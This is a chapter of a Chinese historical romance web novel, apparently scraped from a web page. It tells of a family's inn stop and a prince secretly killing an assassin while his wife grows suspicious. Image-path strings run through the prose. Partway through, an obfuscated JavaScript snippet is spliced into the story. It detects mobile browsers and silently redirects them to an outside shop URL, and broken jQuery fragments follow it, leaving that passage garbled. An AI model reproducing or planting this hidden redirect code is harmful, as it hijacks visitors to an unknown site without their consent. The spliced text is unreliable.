摇摇晃晃的坐了一整日的马车,路上颠簸,一家人脸色苍白,徐冉更是连包包头都蔫吧了。

    临近夜晚,她们在一家客栈歇脚,杨意娅告知她们约莫明日午时便可到达州府。

    “我以后可不想再出远门了,我现下觉得腰酸背痛的。”徐冉像个小老太用肉乎乎的小手捶捶自己的小肚子,因喝了许多水,还发出了咕嘟咕嘟的声响。

    那副力竭的可爱模样引得一家人发笑,徐柠用手包住她的包包头,轻轻扯了扯,调笑道,“我还以为冉姐儿不会累呢。”

    毕竟刚出发时就属她最精神,扯开车帘子小脑袋东望望西看看,给这个捏背给那个捶肩,精力很是充沛,话还很密,一直与她们聊天,没人说话就自说自话。

    “唉。”徐冉小大人似的叹了口气,包包头有根呆毛立起,她背着手一晃一晃,走到了柜台前,又活泼了起来,大声道:“我们先吃饭吧!我快要被饿扁了。”

    杨意娅跟在她的后头,一把将她抱起,手痒的扯了扯她的肉脸,才说道:“掌柜的,店里的好菜都给我们上一份!”随即又回身看了看,心里有数后说道,“再给我们留四间上房!”

    掌柜闻言,便知是个大主顾,笑得牙不见眼,笑眯眯的应道:“好嘞,客官随意坐,稍等片刻,我这就给你们安排下去!菜马上就来!”

    杨意娅轻轻颔首。

    一行人坐在了角落靠窗处,因累了一天,一时无人说话,安安静静的坐着,倒是邻座的两位客人一直滔滔不绝的说着。

    “你今日可有去囤粮?我可是听说下月初有飓风要来,再往后这粮价怕是会涨。”

    “自然是囤了,我买的够我们一家人吃两三个月了,这回可不敢再掉以轻心了。”

    “谁说不是呢,犹记得前几年的那场飓风使得这边的庄稼都坏了,佃农颗粒无收,那年粮价高的惊人,多少人曝尸荒野,易子而食,那惨状叫我永生难忘。”一人感叹的说道。

    “我就盼望飓风可莫要来咱们这儿了。”

    徐姝听了,凑到徐柠耳边悄声说道,“还好大伯母有先见之明,前日听你说了后,她第二日便去买了不少米面粮油囤于家中。”

    徐柠握住徐姝的手,笑着点头,只是笑容略微勉强,不仔细看看不出来,她自那时经历过飓风后,心中对它就有些恐惧。

    心中想着,回去后就让人把家里坏的地方补补、加牢,再做些防范。

    再一会,菜便上了桌,这客栈是镇上最好的,做的吃食自然也是极好的,色香味俱全,光是闻着四处弥漫的香气就令人食指大开。

    特别是被放在最中间的那道窑鸡,听掌柜的说这是他们家最受食客喜爱的一道菜,整只鸡被团的圆滚滚,最外层的鸡皮被烤的金黄,一些部位有些焦,微微呈着棕色,一滴料汁从最顶上慢慢滑落,汇聚到底下的汤汁中,袅袅白烟散出时,香气也随之而来。

    掌柜的唤了个店小二上前帮她们把热乎的鸡分块,许是烤制的时间足够久,只需轻轻一扯,鸡腿便与身体分离,里头汁水四溅在盘中,白嫩嫩的鸡肉透着热气,鸡汁挂在最尾端,最后终是颤颤巍巍的落了下去,融入在底下的料汁里。

    待小二分完后,徐柠随意夹起一块鸡肉,甫一入口,只消轻轻一抿,入味的鸡皮便化在了嘴中,咸香可口,鸡肉嫩滑无比,自身的汁水充沛,一口下去只觉得鲜嫩多汁,回味无穷,再蘸一口店家配的干碟,尝着再不只有咸味,而是含着微微的辣意,此时饮一口果子酒,当是再惬意不过了。

    一顿饭吃的心满意足,徐柠上了楼,而霍向黎亦步亦趋的跟在她身后,丝毫不知走在他后面的徐姝与徐冉正对他指指点点着。

    “我就住这间,余下三间房你们自行安排吧,我先洗漱歇下了。”杨意娅回身对徐柠说道。

    “好。”徐柠莞尔一笑,“晚安。”

    “晚安。”

    徐柠打开了隔壁那间房的门,刚踏进去,似是想起了什么,转身挡住霍向黎前进的步伐,开口道,“现下出门在外,我想与姝姐儿和冉姐儿睡一间房,你便自己住一间吧。”霍向黎一愣,反应过来后面色莫名委屈了起来,却还是闷闷回道,“好吧。”却站在门口迟迟不愿走。

    徐姝与徐冉见状,走上前挤开了他,而后微微用力合上了房门,发出砰的响声,差点撞上他的鼻尖,他踌躇一会后才落寞的转身去了隔壁的那间房。

    ——

    是夜,今日夜空的星星被厚重的乌云挡去,夜色微凉,烈风将河面吹的荡起波澜,也敲打在霍向黎房间的窗上,发出扰耳的声响,令他烦不胜烦。

    他躺在床上翻来覆去许久都没有一丝睡意,呈大字躺在床上,双眼一眨不眨的望着顶上,蹙着眉头不知在想些什么。

    忽的,窗户发出吱嘎声,明显是被人打开了!

    霍向黎倏然坐起,眼含警惕,慢慢从床上下来,还未走至窗边,一道黑影便跃了进来。

    他当即眼疾手快的用小臂用力抵住黑衣人的脖颈压在墙上,另一只手迅速握住黑衣人的两只手,不让他有一丝一毫的出手机会。

    那人脸色痛苦,面上涨红,仿佛下一刻就要窒息而亡。

    “说!谁派你来的!”霍向黎面带厉色,低声喝道。

    “属下……属下来迟,还、还请殿下恕罪。”黑衣人尽力吐出一句话。

    “你是兄长派来的?”霍向黎盯着他看了几息,眼中厉色缓缓退去,小臂松了几分,而后问道,“你是暗卫几?我怎的从未见过你。”

    “属下是、是才进暗卫营不久的,殿下两月未归,没见过我也实属正常。”那人松了一口气,继而道。

    霍向黎似乎是信了,松开自己的小臂,让黑衣人得以有一丝喘息的机会。

    然而,当掣肘一松,黑衣人动作极快的伸出手,袖中的袖剑咻一下朝霍向黎射去。

    霍向黎侧身避开,但还是被刮伤了手,

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17623605|203679||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    他没顾上微微的痛感,再次迅速的出手,用力掐住他的脖子,把他带到窗边,一跃而下,黑衣人挣扎未果,砰的落到地上,那一刻他感觉身上的骨头好似都碎裂了,加上无气可进,双眼瞪大的死去了。

    黑衣人死都没想到自己到底哪儿漏了馅,就这么被活活摔死了,他们一行人分头在岭南找了霍向黎许久,一直以为六皇子会与自己人联络,几乎将整个岭南能想到的地方里里外外都翻了个遍,却怎么也没想到他竟龟缩在边陲小镇上,还与人成了婚。

    霍向黎将黑衣人带到了离客栈不远处的河边,在他腿上绑了石头,眼也不眨的将他沉了河,河面涟漪一圈圈荡开,片刻过后又再次归于平静。

    霍向黎走在回去的路上,冷笑一声,也不知道他那个便宜爹上哪找的蠢猪,兄长手下的暗卫可从不会独行,几乎都是两人以上作伴,这样一人出事了其他人还可回去报信,也只有他便宜爹手底下的暗卫才会这么自大了,好认的很。

    从前是因为他身上的伤还未好透,不敢独身远行,而今他的内伤早已恢复的差不多,兄长的人又迟迟未来,他心中不安,此次与妻子一家出门远行也是存了找上岭南州府的联络点。

    但不料兄长的人还没来,皇帝的人就先找了上来,此时,那人的暗卫怕是早已渗入了岭南地界,看来这一趟不会这么容易了,说不准还会让妻子一家陷入困境,不成,他决计不允许她们发生任何意外,需得早些与兄长的人联络上才是。

    他在心中暗暗想道,快步走回客栈,来回不过半刻钟,打开门走进房中,抬眼却见到妻子静静坐在桌边饮茶。

    他动作一顿,紧接着笑着上前坐到她身边,握住她微凉的柔夷,轻声问道:“怎么不睡觉?我还以为你早已歇息了。”

    “你去哪了?”她看着他的凤目,笑着问道,笑容依旧如同往常一般,看不出什么。

    微弱烛火将他们的身影映在墙上,轻轻晃动着,最后一滴蜡泪滴落时,房内最后的一丝光也扑灭了,他们周身处于一片黑暗,只能看到彼此的轮廓。

    “我方才肚子不舒服,去如厕了。”霍向黎面不改色的说道,声线也未有变化,他又接着道,“你是来与我一道歇息的吗?”此刻细听便能听出他话语间的期待。

    徐柠摇头,“我方才听到你房中有动静,还以为你怎么了,不放心便过来看看,原是去如厕了,那便无事了,你早些歇息吧。”

    她抽出手,起身缓声对他道:“晚安。”

    霍向黎压下心中的失望,回道,“那你回去也早些歇息。”

    “嗯。”徐柠应了一声,接着回到了房间里,她没有立即睡下,而是站了一会,抽出袖中的那把匕首,摩挲着上头的纹理。

    忽然忆起霍向黎方才进门时,黑色的衣袖有一处较其他地方颜色较深,她原本没觉着什么,直到闻到他手上淡淡的血腥味。

    她的目光寸寸冷下。

    他果然有问题,她想。